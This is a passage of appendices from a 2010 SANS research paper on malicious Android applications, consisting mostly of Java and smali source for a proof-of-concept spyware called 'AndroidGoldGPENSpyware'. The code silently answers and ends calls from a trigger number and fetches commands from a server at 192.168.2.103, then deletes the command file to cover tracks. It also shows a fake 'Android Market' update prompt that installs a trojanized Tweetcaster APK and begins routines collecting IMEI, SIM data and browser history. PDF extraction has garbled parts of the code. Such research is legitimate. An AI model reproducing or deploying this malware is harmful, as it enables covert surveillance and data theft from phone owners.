  4E46	
  
                            .prologue
                            const v9, 0x7f070040

                            const/4 v10, 0x0

                            .line 25
                            invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

                         .line 27
                         invoke-virtual {p0}, Lcom/seesmic/ui/Welcome;-
                     >getApplicationContext()Landroid/content/Context;

                            move-result-object v8
                            .
                            .
                            .line 82
                            .local v1, add:Landroid/widget/Button;
                            new-instance v8, Lcom/seesmic/ui/Welcome$1;

                            invoke-direct {v8, p0}, Lcom/seesmic/ui/Welcome$1;-><init>(Lcom/seesmic/ui/Welcome;)V

                         invoke-virtual {v1, v8}, Landroid/widget/Button;-
                     >setOnClickListener(Landroid/view/View$OnClickListener;)V

                         goto :goto_0
                     .end method

                     .method protected onDestroy()V
                         .locals 0
                         .prologue
                         .line 117
                         invoke-super {p0}, Landroid/app/Activity;->onDestroy()V


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                             4	
  
	
                       .line 118
	
                       return-void
                     .end method


                   .method public onKeyDown(ILandroid/view/KeyEvent;)Z
                         .locals 1
	
                       .parameter "keyCode"
	
                       invoke-super {p0, p1, p2}, Landroid/app/Activity;-
	
                   >onKeyDown(ILandroid/view/KeyEvent;)Z
	
                       move-result v0
	
                       goto :goto_0
                     .end method


                   Appendix 4: Main activity from the Seesmic application after reengineering


                     .class public Lcom/seesmic/ui/Welcome;
	
                   .super Landroid/app/Activity;
	
                   .source "Welcome.java"


                     # direct methods
	
                   .method public constructor <init>()V
	
                       .locals 0
	
                          .prologue
	
                          .line 18
                            invoke-direct {p0}, Landroid/app/Activity;-><init>()V


                       return-void
                     .end method
	
  
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     # virtual methods
                     .method protected onCreate(Landroid/os/Bundle;)V
                         .locals 11
                         .parameter "savedInstanceState"

                            .prologue
                            const v9, 0x7f070040

                            const/4 v10, 0x0

                            .line 25
                            invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

                         .line 27
                         invoke-virtual {p0}, Lcom/seesmic/ui/Welcome;-
                     >getApplicationContext()Landroid/content/Context;

                            move-result-object v8
                            .
                            .
                            .line 82
                            .local v1, add:Landroid/widget/Button;
                            new-instance v8, Lcom/seesmic/ui/Welcome$1;

                            invoke-direct {v8, p0}, Lcom/seesmic/ui/Welcome$1;-><init>(Lcom/seesmic/ui/Welcome;)V

                         invoke-virtual {v1, v8}, Landroid/widget/Button;-
                     >setOnClickListener(Landroid/view/View$OnClickListener;)V

                            .line 83
                            new-instance v0, Landroid/content/Intent;

                            const-class v1, Lcom/seesmic/ui/GoldGPEN;


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                             5	
  
	
                       invoke-direct {v0, p0, v1}, Landroid/content/Intent;-
	
                   ><init>(Landroid/content/Context;Ljava/lang/Class;)V
	
                       .line 84
	
                       .local v0, i:Landroid/content/Intent;
                         invoke-virtual {p0, v0}, Lcom/seesmic/ui/Welcome;-
	
                   >startActivity(Landroid/content/Intent;)V
	
                       goto :goto_0
	
                   .end method
	
                   .method protected onDestroy()V
	
                       .locals 0
                         .prologue
	
                       .line 117
	
                       invoke-super {p0}, Landroid/app/Activity;->onDestroy()V
                         .line 118
	
                       return-void
	
                   .end method

	
                   .method public onKeyDown(ILandroid/view/KeyEvent;)Z
	
                       .locals 1
                         .parameter "keyCode"
	
                       .parameter "event"
	
                          .prologue
	
                          .line 97
                            const/4 v0, 0x4


                          if-ne p1, v0, :cond_0
	
                          .line 99
	
                          const/4 v0, 0x1

	
                          .line 101
	
                          :goto_0
                            return v0
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                         :cond_0
                         invoke-super {p0, p1, p2}, Landroid/app/Activity;-
                     >onKeyDown(ILandroid/view/KeyEvent;)Z

                            move-result v0

                         goto :goto_0
                     .end method


                     Appendix 5: Code to reject or accept call from an Android application


                     package com.telindus.Spyware;

                     import    java.lang.reflect.Method;
                     import    android.content.*;
                     import    android.os.Bundle;
                     import    android.os.RemoteException;
                     import    android.telephony.*;
                     import    android.util.Log;
                     import    android.content.Context;
                     import    android.content.Intent;


                     public class PhoneCall extends BroadcastReceiver {

                                 com.android.internal.telephony.ITelephony telephonyService;


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                           6	


                            public void getTeleService(Context context) {
                                     TelephonyManager tm = (TelephonyManager)
	
                   context.getSystemService(Context.TELEPHONY_SERVICE);
	
                                   try {
                                            // Java reflection to gain access to TelephonyManager's ITelephony
	
                   getter
	
                                          Class c = Class.forName(tm.getClass().getName());
                                            Method m = c.getDeclaredMethod("getITelephony");
	
                                          m.setAccessible(true);
	
                   m.invoke(tm);
                                            telephonyService = (com.android.internal.telephony.ITelephony)

	
                                          telephonyService.cancelMissedCallsNotification();
                                                           telephonyService.silenceRinger();
	
                                                         if(telephonyService.getCallState() ==
	
                   TelephonyManager.CALL_STATE_OFFHOOK){
                                                                   telephonyService.setMute(true); // mute the
	
                   call
	
                                                         }
                                     } catch (Exception e) {
	
                                       e.printStackTrace();
	
                                       Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony
                     subsystem");
	
                                   }
	
                          }


                              public void AnswerAndRejectCall() {
	
                                     try {
	
                                                         telephonyService.answerRingingCall(); // Answer
	
                   automatically the call
                                                           telephonyService.turnOnSpeaker(true);
	
                                                         telephonyService.setRadio(true);
	
                                                         telephonyService.endCall();

                            Key	
  fingerprint	
  =	
  (RemoteException e)9{
                                         } catch AF19	
  FA27	
  2F94	
   98D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                           // TODO Auto-generated catch block
                                                           e.printStackTrace();
                                         }

                                }


                      public void launch_uploader(Context context)
                             {
                                    Intent uploadIntent = new Intent( );
                                    uploadIntent.setClassName("com.telindus.AndroidSpyware",
                     "com.telindus.AndroidSpyware.HttpUploader");
                                    context.startService(uploadIntent);
                             }

                            @Override
                            public void onReceive(Context context, Intent intent) {

                                    getTeleService(context); //Access to the TelephonyManager

                                    String action = intent.getAction();
                                    Bundle b = intent.getExtras();
                                    String incommingNumber = b.getString("incoming_number"); //Get Incoming Number
                                    String state = b.getString("state");
                                    Log.d("CALL",action + "   " + incommingNumber + "   " + state);

                                    // Trigger an action according to the Caller
                                    if (incommingNumber.equals("+33633268775")){

                                             AnswerAndRejectCall();


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                 Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                           7	
  
	
                                        Intent launchHome = new Intent(Intent.ACTION_MAIN);
	
                                        launchHome.addCategory(Intent.CATEGORY_HOME);
                                          launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
	
                                        context.startActivity(launchHome);
	
                                        launch_uploader(context);

	
                               }
	
                          }


                   }


                   Appendix 6: Original AndroidManifest file from the Tweetcaster application


                   <?xml version="1.0" encoding="UTF-8"?>
	
                   <manifest android:versionCode="5" android:versionName="1.6"
                     package="com.handmark.tweetcaster"
	
                      xmlns:android="http://schemas.android.com/apk/res/android">
	
                        <application android:theme="@style/TwitcasterLight" android:label="@string/app_name"
                     android:icon="@drawable/icon" android:name="com.handmark.tweetcaster.Tweetcaster">
	
                            <meta-data android:name="android.app.default_searchable"
                     android:value="com.handmark.tweetcaster.SearchActivity" />
	
                            <activity android:name="com.handmark.tweetcaster.TimelineActivity"
	
                   android:launchMode="singleTask" android:configChanges="keyboardHidden|orientation">
                                     <intent-filter>
	
                                       <action android:name="android.intent.action.MAIN" />
	
                                       <category android:name="android.intent.category.LAUNCHER" />
                                     </intent-filter>
	
                            </activity>
	
                            <activity android:name="com.handmark.tweetcaster.NewAccountActivity"
                     android:configChanges="keyboardHidden|orientation" />
	
                            <activity android:label="@string/app_name"
                           Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     android:name="com.handmark.tweetcaster.StartActivity"
                     android:screenOrientation="portrait" android:configChanges="keyboardHidden|orientation"
                     />
                              <activity android:name="com.handmark.tweetcaster.NewTwitActivity"
                     android:configChanges="keyboardHidden|orientation"
                     android:windowSoftInputMode="stateVisible|adjustResize">
                                     <intent-filter>
                                         <action android:name="android.intent.action.SEND" />
                                         <data android:mimeType="text/plain" />
                                         <data android:mimeType="image/*" />
                                         <category android:name="android.intent.category.DEFAULT" />
                                     </intent-filter>
                              </activity>
                              <activity android:name="com.handmark.tweetcaster.AccountProfile"
                     android:configChanges="keyboardHidden|orientation" />
                              <activity android:name="com.handmark.tweetcaster.Accounts"
                     android:configChanges="keyboardHidden|orientation" />
                              <activity android:name="com.handmark.tweetcaster.SearchActivity"
                     android:configChanges="keyboardHidden|orientation">
                                     <intent-filter>
                                         <action android:name="android.intent.action.SEARCH" />
                                         <category android:name="android.intent.category.DEFAULT" />
                                     </intent-filter>
                                     <meta-data android:name="android.app.searchable"
                     android:resource="@xml/searchable" />
                              </activity>
                              <activity android:name="com.handmark.tweetcaster.FollowersActivity"
                     android:configChanges="keyboardHidden|orientation" />
                              <activity android:name="com.handmark.tweetcaster.EditProfileActivity"
                     android:configChanges="keyboardHidden|orientation" />
                              <activity android:name="com.handmark.tweetcaster.UsersActivity"
                     android:configChanges="keyboardHidden|orientation" />
                              <activity android:name="com.handmark.tweetcaster.ListsTimeline"
                     android:configChanges="keyboardHidden|orientation" />


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                    Author retains full rights.	


                                                      Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                        8	
  
	
                           <activity android:name="com.handmark.tweetcaster.ThreadActivity"
	
                   android:configChanges="keyboardHidden|orientation" />
                             <activity android:name="com.handmark.tweetcaster.ListDetails"
	
                   android:configChanges="keyboardHidden|orientation" />
	
                           <activity android:name="com.handmark.tweetcaster.ListEdit"
                     android:configChanges="keyboardHidden|orientation" />
	
                           <activity android:name="com.handmark.tweetcaster.TweetSettings"
	
                   android:configChanges="keyboardHidden|orientation" />
                             <activity android:name="com.handmark.tweetcaster.ThreadReplyActivity"
	
                   android:configChanges="keyboardHidden|orientation" />
	
                           <activity android:label="@string/app_name"
                     android:name="com.handmark.tweetcaster.PhotoPreviewActivity">
	
                                  <intent-filter>
                                        <action android:name="android.intent.action.VIEW" />
	
                                      <category android:name="android.intent.category.DEFAULT" />
	
                                      <category android:name="android.intent.category.BROWSABLE" />
                                        <data android:scheme="http" android:host="twitpic.com" />
	
                                      <data android:scheme="http" android:host="www.twitpic.com" />
	
                                      <data android:scheme="http" android:host="yfrog.com" />
                                        <data android:scheme="http" android:host="*.yfrog.com" />
	
                                  </intent-filter>
	
                           </activity>
                             <service android:name="com.handmark.tweetcaster.UpdateService" />
	
                           <receiver android:name="com.handmark.tweetcaster.BootReceiver">
	
                                  <intent-filter>
                                        <action android:name="android.intent.action.BOOT_COMPLETED" />
	
                                  </intent-filter>
                             </receiver>
	
                           <meta-data android:name="ADMARVEL_PARTNER_ID" android:value="d486ba40638aab42" />
	
                           <meta-data android:name="ADMARVEL_SITE_ID" android:value="1711" />
                             <provider android:name="com.handmark.tweetcaster.TweetcasterSearchProvider"
	
                   android:authorities="com.handmark.tweetcaster.TweetcasterSearch" android:syncable="false"
	
                   />
                             <activity android:name="com.handmark.tweetcaster.InfoActivity" />
	
                           <receiver android:label="@string/widget_name"
	
                   android:name="com.handmark.tweetcaster.TweetCasterWidget">
                                    <intent-filter>
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4/>
                                        <action android:name="android.appwidget.action.APPWIDGET_UPDATE" E46	
  
                                    </intent-filter>
                                    <meta-data android:name="android.appwidget.provider"
                     android:resource="@xml/widget_tweetcaster" />
                             </receiver>
                             <receiver android:label="@string/widget_large_name"
                     android:name="com.handmark.tweetcaster.TweetCasterLargeWidget">
                                    <intent-filter>
                                        <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
                                    </intent-filter>
                                    <meta-data android:name="android.appwidget.provider"
                     android:resource="@xml/widget_large_tweetcaster" />
                             </receiver>
                             <service
                     android:name="com.handmark.tweetcaster.TweetCasterLargeWidget$WgUpdateService" />
                             <activity android:name="com.handmark.tweetcaster.WidgetConfigure">
                                    <intent-filter>
                                        <action android:name="android.appwidget.action.APPWIDGET_CONFIGURE" />
                                    </intent-filter>
                             </activity>
                             <activity android:name="com.handmark.tweetcaster.AvatarActivity"
                     android:configChanges="keyboardHidden|orientation" />
                         </application>
                         <uses-sdk android:minSdkVersion="3" android:targetSdkVersion="4" />
                         <supports-screens android:smallScreens="true" android:normalScreens="true"
                     android:largeScreens="true" anyDensity="true" />
                         <uses-permission android:name="android.permission.INTERNET" />
                         <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
                         <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
                         <uses-permission android:name="android.permission.VIBRATE" />
                     </manifest>


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                         As part of the Information Security Reading Room               Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 5
	
                   	
                                                                                          9	


                   Appendix 7: Source Code of the Broadcast Receiver waiting for call to
                       trigger application update


                     package telindus.AndroidGoldGPENSpywareFirst;


                   import   java.io.BufferedReader;
                     import   java.io.DataInputStream;
	
                   import   java.io.File;
	
                   import
                     import
                              java.io.FileInputStream;
                              java.io.FileOutputStream;
	
                   import   java.io.IOException;
	
                   import
                     import
                              java.io.InputStream;
                              java.io.InputStreamReader;
	
                   import   java.lang.reflect.Method;
                     import   java.net.HttpURLConnection;
	
                   import   java.net.URL;
	
                   import   android.content.*;
                     import   android.os.Bundle;
	
                   import   android.os.Environment;
	
                   import   android.os.RemoteException;
                     import   android.telephony.*;
	
                   import   android.util.Log;
	
                   import
                     import
                              android.content.Context;
                              android.content.Intent;
	
                   import   android.text.TextUtils;
	
                   public class AndroidGoldGPENSpyware extends BroadcastReceiver {
	
  
                              com.android.internal.telephony.ITelephony telephonyService;


                          public void getTeleService(Context context) {
                                       TelephonyManager tm = (TelephonyManager)
	
                   context.getSystemService(Context.TELEPHONY_SERVICE);
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                       try {
                                                 // Java reflection to gain access to TelephonyManager's ITelephony
                     getter
                                                 Class c = Class.forName(tm.getClass().getName());
                                                 Method m = c.getDeclaredMethod("getITelephony");
                                                 m.setAccessible(true);
                                                 telephonyService = (com.android.internal.telephony.ITelephony)
                     m.invoke(tm);
                                                 telephonyService.cancelMissedCallsNotification();
                                                                      telephonyService.silenceRinger();
                                                                      if(telephonyService.getCallState() ==
                     TelephonyManager.CALL_STATE_OFFHOOK){
                                                                               telephonyService.setMute(true); // mute the
                     call
                                                                      }
                                       } catch (Exception e) {
                                           e.printStackTrace();
                                           Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony
                     subsystem");
                                       }
                            }


                               public void AnswerAndRejectCall() {
                                      try {

                                                          telephonyService.answerRingingCall(); // Answer
                     automatically the call
                                                          telephonyService.setRadio(true);
                                                          telephonyService.endCall();

                                       } catch (RemoteException e) {
                                                      // TODO Auto-generated catch block


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                  Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                             0	
  
	
                                                           e.printStackTrace();
	
                                          }
	
                                 }


                             public void DownloadFromUrl(String fileName,Context context) {
	
                                      try {
	
                                           URL myUrl = new URL("http://192.168.2.103/" + fileName);
	
                   myUrl.openConnection();
                                             HttpURLConnection connection = (HttpURLConnection)

	
                                                  File sd_card = Environment.getExternalStorageDirectory();
                     // sdcard path


                                                            synchronized (this) {
                                                                     try {
	
                                                                           this.wait(5000);
	
                                                                   } catch (InterruptedException e) {
                                                                                    e.printStackTrace();
	
                                                                   }
	
                                                            }

	
                                                  File file = new File(sd_card, fileName); // the file that
	
                   we will upload to our malicious webserver
                                                    FileOutputStream out = new FileOutputStream(file);
	
                                                  DataInputStream in = new
                     DataInputStream(connection.getInputStream());
	
                                                  byte ch[] = new byte[8192];
	
  
                                                              int len;


                                                            while ((len = in.read(ch)) >= 0) {             out.write(ch, 0, len);
                     }


                                                            out.close();
                                                              in.close();
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                       } catch (IOException e) {

                                                              e.printStackTrace();

                                                       }
                               }

                            @Override
                            public void onReceive(Context context, Intent intent) {

                                       getTeleService(context); //Access to the TelephonyManager

                                       Bundle b = intent.getExtras();
                                       String incommingNumber = b.getString("incoming_number");               //Get Incoming Number

                                       String[] list;
                                           String line;

                                       // Trigger an action according to the Caller
                                       if (incommingNumber.equals("5556")){

                                                AnswerAndRejectCall();
                                                Intent launchHome = new Intent(Intent.ACTION_MAIN);
                                                launchHome.addCategory(Intent.CATEGORY_HOME);
                                                launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                                                context.startActivity(launchHome);

                                                DownloadFromUrl("CMDs.txt",context);

                                                     try {
                                                       File dir = Environment.getExternalStorageDirectory();

                                                       File cmds_file = new File(dir, "CMDs.txt");


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                             1	
  
	
                                                     InputStream instream = new FileInputStream(cmds_file);
	
  
                                                       InputStreamReader inputreader = new InputStreamReader(instream);


                                                  BufferedReader buffreader = new BufferedReader(inputreader);

	
                                                  while ((line = buffreader.readLine()) != null) {
	
                                                     line = line.trim();
	
                                                      list = TextUtils.split(line, "/");
	
                                                     if (list[0].compareTo("UPDATE")==0){
	
  
                                                                Intent update_intent = new Intent( );


                   update_intent.setClassName("telindus.AndroidGoldGPENSpywareFirst",
                     "telindus.AndroidGoldGPENSpywareFirst.ProcessUpdate");
	
                                                   update_intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
	
                                                   context.startActivity(update_intent);

	
                                                     }
	
                                              }

	
                                              instream.close();
	
                                              inputreader.close();
                                                buffreader.close();
	
  
                                                //****** Covering Tracks ******
	
                                              cmds_file.delete();
	
  
                                           } catch (java.io.IOException e) {


                                         }

	
                               }
	
  
                            }
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     }


                     Appendix 8: Source Code of the ProcessUpdate activity


                     package telindus.AndroidGoldGPENSpywareFirst;

                     import     java.io.DataInputStream;
                     import     java.io.File;
                     import     java.io.FileOutputStream;
                     import     java.io.IOException;
                     import     java.net.HttpURLConnection;
                     import     java.net.MalformedURLException;
                     import     java.net.URL;
                     import     android.app.Activity;
                     import     android.app.AlertDialog;
                     import     android.content.DialogInterface;
                     import     android.content.Intent;
                     import     android.net.Uri;
                     import     android.os.Bundle;
                     import     android.os.Environment;


                     public class ProcessUpdate extends Activity {


                                     public void process_update(){

                                         try{


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                             2	


                                         URL myUrl = new URL("http://192.168.2.103/uploads/tweetcaster.apk");
	
                                   HttpURLConnection connection = (HttpURLConnection)
	
                   myUrl.openConnection();

	
                                                  File sd_card = Environment.getExternalStorageDirectory(); //
	
                   sdcard path

	
                                                  synchronized (this) {
	
                                                         try {
                                                                   this.wait(15000);
	
                                                         } catch (InterruptedException e) {
                                                                          e.printStackTrace();
	
                                                         }
	
                                                  }
	
                                          File file = new File(sd_card, "tweetcaster.apk"); // the file that
	
                   we will upload to our malicious webserver
                                            FileOutputStream out = new FileOutputStream(file);
	
                                          DataInputStream in = new
	
                   DataInputStream(connection.getInputStream());
                                            byte ch[] = new byte[8192];


                                                  int len;

	
                                                  while ((len = in.read(ch)) >= 0) {              out.write(ch, 0, len); }
	
                                                  Intent intent = new Intent(Intent.ACTION_VIEW);
	
  
                                            intent.setDataAndType(Uri.fromFile(new
	
                   File(Environment.getExternalStorageDirectory() + "/" +
	
                   "tweetcaster.apk")),"application/vnd.android.package-archive");

	
                                                  intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
	
  
                                                    startActivity(intent);
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                           }catch(IOException ex){
                                                  ex.printStackTrace();
                                      }

                                  }


                                 public void onCreate(Bundle savedInstanceState) {

                                          super.onCreate(savedInstanceState);

                                          // An update is available, ask the user to install it
                                          URL myUrl = null;

                                          try {

                                                   myUrl = new URL("http://192.168.2.103/uploads/tweetcaster.apk");

                                          } catch (MalformedURLException e) {
                                                  // TODO Auto-generated catch block
                                                  e.printStackTrace();
                                          }

                                          HttpURLConnection connection = null;
                                          try {

                                                   connection = (HttpURLConnection) myUrl.openConnection();

                                          } catch (IOException e) {
                                                  // TODO Auto-generated catch block
                                                  e.printStackTrace();
                                          }


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                       Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                         3	


                                        int reply = 0;


                                      try {

	
                                               reply = connection.getResponseCode();
	
                                      } catch (IOException e) {
	
                                              // TODO Auto-generated catch block
	
                                      }
                                                e.printStackTrace();


                                        if( reply == 200){ //an update is available


                                               AlertDialog.Builder alt_bld = new AlertDialog.Builder(this);
                                                 alt_bld.setMessage("An update is available for the Tweetcaster
	
                   application")
	
                                               .setCancelable(false)
                                                 .setPositiveButton("Yes", new DialogInterface.OnClickListener() {
	
                                                      public void onClick(DialogInterface dialog, int id) {
	
  
                                                                  process_update();        // process the update from our
	
                   malicious web server
	
                                                       }
	
                                                       });
	
                                         alt_bld.setNegativeButton("No", new
	
                   DialogInterface.OnClickListener() {
                                                   public void onClick(DialogInterface dialog, int id) {
	
                                                        // Action for 'NO' Button
	
                                                        dialog.cancel();
                                                   }
	
                                                 });
	
  
                                                 AlertDialog alert = alt_bld.create();
                            Key	
  fingerprint	
  =alert.setTitle("Android Market"); E3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                                   	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  D
                                                 alert.setIcon(R.drawable.androidmarket);
                                                 alert.show();

                                         }
                                }


                                protected void onPause() {
                                   super.onPause();
                                }

                                protected void onStop() {
                                   super.onStop();
                                }

                                @Override
                                protected void onDestroy() {
                                   super.onDestroy();
                                }

                     }


                     Appendix 9: Source code of the final Broadcaster Receiver waiting for call
                       to trigger actions on the victim’s phone


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                          As part of the Information Security Reading Room             Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                           4	
  
	
                   package telindus.AndroidGoldGPENSpyware;
	
  
                     import java.io.BufferedReader;
	
                   import java.io.DataInputStream;
	
                   import java.io.File;
                     import java.io.FileInputStream;
	
                   import java.io.FileOutputStream;
	
                   import java.io.IOException;
                     import java.io.InputStream;
	
                   import java.io.InputStreamReader;
	
                   import java.lang.reflect.Method;
                     import java.net.HttpURLConnection;
	
                   import java.net.URL;
                     import android.content.*;
	
                   import android.media.MediaRecorder;
	
                   import android.os.Bundle;
                     import android.os.Environment;
	
                   import android.os.RemoteException;
	
                   import android.provider.Browser;
                     import android.telephony.*;
	
                   import android.util.Log;
	
                   import android.widget.Toast;
                     import android.content.Context;
	
                   import android.content.Intent;
	
                   import android.database.Cursor;
                     import java.io.DataOutputStream;
	
                   import java.net.MalformedURLException;
                     import android.content.ContentResolver;
	
                   import android.graphics.Bitmap;
	
                   import android.graphics.Bitmap.CompressFormat;
                     import android.net.Uri;
	
                   import android.provider.ContactsContract;
	
                   import android.provider.MediaStore;
                     import android.provider.CallLog.Calls;
	
                   import java.util.Date;
	
                   import java.util.Map;
                     import android.text.TextUtils;
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     import android.preference.PreferenceManager;
                     import android.content.SharedPreferences;


                     public class AndroidGoldGPENSpyware extends BroadcastReceiver {

                              com.android.internal.telephony.ITelephony telephonyService;

                              //Info   related to victim phone (part of the filename)
                              String   imei = null;
                              String   phoneNumber= null;
                              String   softwareVer = null;
                              String   simSerial = null;
                              String   subscriberId = null;
                              String   current_time = null;

                              // The   names of the files to upload
                              String   filename = null;
                              String   gold_gpen_filename = null;
                              String   logcat_main_filename = null;
                              String   logcat_events_filename= null;
                              String   logcat_radio_filename= null;


                              //The files to uplodad
                              File sd_card;
                              File gold_gpen;
                              File logcat_main;
                              File logcat_radio;
                              File logcat_events;


                              FileOutputStream output;
                              FileInputStream input;


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                    Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                             5	
  
	
                             int check = 0;


                             //Parameters for Audio Recording
	
                             MediaRecorder mrec = null;
                               String TAG = "SoundRecordingDemo";
	
                             File audiofile;
	
                             String limit =                   "nnn*********************************************n";


                            public void getTeleService(Context context) {
	
                                   TelephonyManager tm = (TelephonyManager)
                     context.getSystemService(Context.TELEPHONY_SERVICE);
	
                                   try {
	
                                          // Java reflection to gain access to TelephonyManager's ITelephony
                     getter
	
                                          Class c = Class.forName(tm.getClass().getName());
	
                                          Method m = c.getDeclaredMethod("getITelephony");
                                            m.setAccessible(true);
	
                                          telephonyService = (com.android.internal.telephony.ITelephony)
	
                   m.invoke(tm);
                                            telephonyService.cancelMissedCallsNotification();
	
                                                         telephonyService.silenceRinger();
	
                   TelephonyManager.CALL_STATE_OFFHOOK){
                                                           if(telephonyService.getCallState() ==

	
                                                                 telephonyService.setMute(true); // mute the
                     call
	
                                                         }
	
                                   } catch (Exception e) {
                                         e.printStackTrace();
	
                                       Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony
	
                   subsystem");
                                     }
	
                          }
	
  
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                 public void AnswerAndRejectCall() {
                                        try {

                                                             telephonyService.answerRingingCall(); // Answer
                     automatically the call
                                                             //telephonyService.turnOnSpeaker(true);
                                                             telephonyService.setRadio(true);
                                                             telephonyService.endCall();

                                         } catch (RemoteException e) {
                                                        // TODO Auto-generated catch block
                                                        e.printStackTrace();
                                         }

                                 }


                               public void DownloadFromUrl(String fileName,Context context) {

                                              try {

                                                    URL myUrl = new URL("http://192.168.2.103/" + fileName);

                                                    HttpURLConnection connection = (HttpURLConnection)
                     myUrl.openConnection();
                                                              File sd_card = Environment.getExternalStorageDirectory();
                     // sdcard path

                                                              synchronized (this) {
                                                                     try {
                                                                             this.wait(5000);
                                                                     } catch (InterruptedException e) {
                                                                                    e.printStackTrace();


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                             As part of the Information Security Reading Room                     Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 6
	
                   	
                                                                                           6	
  
	
                                                                    }
	
                                                          }
	
                                                  File file = new File(sd_card, fileName); // the file that
	
                   we will upload to our malicious webserver

	
                                                  FileOutputStream out = new FileOutputStream(file);
	
                                                  DataInputStream in = new
                     DataInputStream(connection.getInputStream());
	
                                                  byte ch[] = new byte[8192];
	
                                                          int len;
	
  
                                                            while ((len = in.read(ch)) >= 0) {            out.write(ch, 0, len);
	
                   }
	
  
                                                            out.close();
	
                                                          in.close();
	
  
                                                   } catch (IOException e) {


                                                          e.printStackTrace();

	
                                                 }
	
                             }


                               //****************************************************
	
                             //****** Retrieve Browser History and Bookmarks ******
	
                             //****************************************************
	
                          // To do that we need "READ_HISTORY_BOOKMARKS" permission
	
  
                               public void Get_Browser_History_Bookmarks(Context context){


                                      try {

                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2limit9=
                                                             String F94	
   98D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     "nnn*********************************************n";
                                                             output.write(limit.getBytes());
                                                             limit =                      "*************** BROWSER DATA
                     ****************n";
                                                             output.write(limit.getBytes());
                                                             limit =
                     "*********************************************nn";
                                                             output.write(limit.getBytes());

                                                           String bookmark =                     "********** BOOKMARKS
                     **********n";
